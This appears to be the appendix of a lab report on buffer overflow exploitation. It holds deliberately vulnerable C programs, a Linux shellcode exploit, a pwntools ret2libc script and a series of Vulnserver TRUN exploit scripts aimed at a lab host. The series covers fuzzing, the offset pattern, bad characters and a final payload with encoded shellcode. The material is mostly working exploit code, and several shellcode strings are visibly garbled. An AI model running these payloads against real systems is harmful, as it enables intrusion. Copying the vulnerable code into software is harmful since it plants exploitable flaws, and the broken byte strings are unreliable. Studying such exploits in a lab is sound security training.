#include <stdio.h>
#include <string.h>

int overflow(char *input) {
    char buffer[256];
    strcpy(buffer, input);
    return 0;
}

int main(int argc, char *argv[]) {
    overflow(argv[1]);
    return 0;
}

```

7.3.2 Payload script – exploit.py

```

# exploit.py - final payload with spawn /bin/sh shellcode

shellcode =
"\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x2f\x7a\x73\x68\x68\x2f\x62\x69\x6e\x68\x2f"
"\x75\x73\x72\x89\xe6\x50\x56\xb0\x0b\x89\xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31\x"
"\xdb\xcd\x80"

padding = "\x41" * (272-64-len(shellcode)-4)
nop = "\x90" * 64
eip = "\x2c\xd2\xff\xff"

print padding + nop + shellcode + eip

```

7.3.3 Vulnerability script with NX enabled – vuln-nx.c

```

#include <stdio.h>

void vuln() {
    char buffer[64];

```

```
    puts("Overflow me");
    gets(buffer);
}

int main() {
    vuln();
}
```

7.3.4 Executing the program with payload with NC enabled – exploit-nx.py

```
from pwn import *

p = process('./vuln-32')

libc_base = 0xf7c00000
system = libc_base + 0x4c830
binsh = libc_base + 0x1b5fc8

payload = b'A' * 76          # The padding
payload += p32(system)       # Location of system
payload += p32(0x0)          # return pointer - not important once we get the
                             # shell
payload += p32(binsh)        # pointer to command: /bin/sh

p.clean()
p.sendline(payload)
p.interactive()
```

7.3.5 ASLR script

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void vuln(char *string) {
    volatile int target;
    target = 0;
    printf("target : %p\n", &target);
}

int main(int argc, char** argv) {
    vuln(argv[1]);
}
```

7.4 Windows 10 Scripts

7.4.1 Spike Script – trun.spk

```
# reads a line from the server's response, ensuring that the payload syncs with
the server's communication protocol:
s_readline();
# targets TRUN command (known to be vulnerable to overflow) in Vulnserver:
s_string("TRUN");
# generates variable-length string of "0" characters to overflow the buffer:
s_string_variable("0");
```

NOTE: The rest of the scripts are the same besides the payload we are attaching.

7.4.2 Simple Script to confirm Buffer Overflow [8]

```
#!/usr/bin/python
import sys, socket

buff = "TRUN ./:" + "A" * 5000
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# connect to victim on port 9999
s.connect(('10.0.2.5', 9999))
print(s.recv(1024).decode())
# send payload
s.send(buff.encode())
# close session
s.close()
```

7.4.3 Script to find Offset [8]

```
#!/usr/bin/python
import sys, socket

buff = "TRUN ./:" +
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af
3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai
0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak
7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An
4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq
1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As
8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av
5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay
2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba
9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd
6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg
3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj
0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl
7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo
4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br
```

```

1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt
8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw
5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz
2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb
9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce
6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch
3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck
0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm
7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp
4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs
1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu
8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx
5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da
2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc
9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df
6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di
3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl
0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn
7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq
4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt
1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv
8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy
5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb
2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed
9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg
6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej
3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em
0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo
7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er
4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu
1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew
8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez
5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc
2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe7Fe8Fe
9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh
6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk
3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn
0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp
7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs
4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv
1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx
8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga
5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd
2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf
9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi
6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk"

```

```

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# connect to victim on port 9999
s.connect(('10.0.2.5', 9999))
print(s.recv(1024).decode())
# send payload

```

```
#!/usr/bin/python
import sys, socket

buff = "TRUN /./" +
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\b3\b4\b5\b6\b7\b8\b9\xba\xbb\xbc\xbd\xbe\xbf\xc0xc1xc2xc3xc4xc5xc6xc7xc8xc9\xca\xcb\xcc\xcd\xce\xcf\xdx0\xdx1\xdx2\xdx3\xdx4\xdx5\xdx6\xdx7\xdx8\xdx9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# connect to victim on port 9999
s.connect(('10.0.2.5', 9999))
print(s.recv(1024).decode())
# send payload
s.send(buff.encode())
# close session
s.close()
```

```
#!/usr/bin/python
import sys, socket

buff = "TRUN /./" + "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 12 +
"\xdb\xd6\xd9\x74\x24\xf4\x58\xbb\x6b\x55\x47\xe2\x2b\xc9\xb1\x52\x31\x58\x17\x03\x58\x17\x83\x83\xa9\xa5\x17\xaf\xba\xa8\xd8\x4f\x3b\xcd\x51\xaa\x0a\xcd\x06\xbf\x3d\xfd\x4d\xed\xb1\x76\x03\x05\x41\xfa\x8c\x2a\xe2\xb1\xea\x05\xf3\xea\xcf\x04\x77\xf1\x03\xe6\x46\x3a\x56\xe7\x8f\x27\x9b\xb5\x58\x23\x0e\x29\xec\x79\x93\xc2\xbe\x6c\x93\x37\x76\x8e\xb2\xe6\x0c\xc9\x14\x09\xc0\x61\x1d\x11\x05\x4f\xd7\xaa\xfd\x3b\xe6\x7a\xcc\xc4\x45\x43\xe0\x36\x97\x84\xc7\xa8\xe2\xfc\x3b\x54\xf5\x3b\x41\x82\x70\xdf\xe1\x41\x22\x3b\x13\x85\xb5\xc8\x1f\x62\xb1\x96\x03\x75\x16\xad\x38\xfe\x99\x61\xc9\x44\xbe\xa5\x91\x1f\xdf\xfc\x7f\xf1\xe0\x1e\x20\xae\x44\x55\xcd\xbb\xf4\x34\x9a\x08\x35\xc6\x5a\x07\x4e\xb5\x68\x88\xe4\x51\xc1\x41\x23\xa6\x26\x78\x93\x38\xd9\x83\xe4\x11\x1e\xd7\xb4\x09\xb7\x58\x5f\xc9\x38\x8d\xf0\x99\x96\x7e\xb1\x49\x57\x2f\x59\x83\x58\x10\x79\xac\xb2\x39\x10\x57\x55\x4c\xe5\x55\xaa\x38\xe7\x59\xa5\xe4\x6e\xbf\xaf\x04\x27\x68\x58\xbc\x62\xe2\xf9\x41\xb9\x8f\x3a\xc9\x4
```

```
e\x70\xf4\x3a\x3a\x62\x61\xcb\x71\xd8\x24\xd4\xaf\x74\xaa\x47\x34\x84\xa5\x7b\xe3\xd3\xe2\x4a\xfa\xb1\xe1\xf4\x54\xa7\xe2\x60\x9e\x63\x39\x51\x21\x6a\xcc\xed\x05\x7c\x08\xed\x01\x28\xc4\xb8\xdf\x86\xa2\x12\xae\x70\x7d\xc8\x78\x14\xf8\x22\xbb\x62\x05\x6f\x4d\x8a\xb4\xc6\x08\xb5\x79\x8f\x9c\xce\x67\x2f\x62\x05\x2c\x4f\x81\x8f\x59\xf8\x1c\x5a\xe0\x65\x9f\xb1\x27\x90\x1c\x33\xd8\x67\x3c\x36\xdd\x2c\xfa\xab\xaf\x3d\x6f\xcb\x1c\x3d\xba"
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# connect to victim on port 9999
s.connect(('10.0.2.5', 9999))
print(s.recv(1024).decode())
# send payload
s.send(buff.encode())
# close session
s.close()
```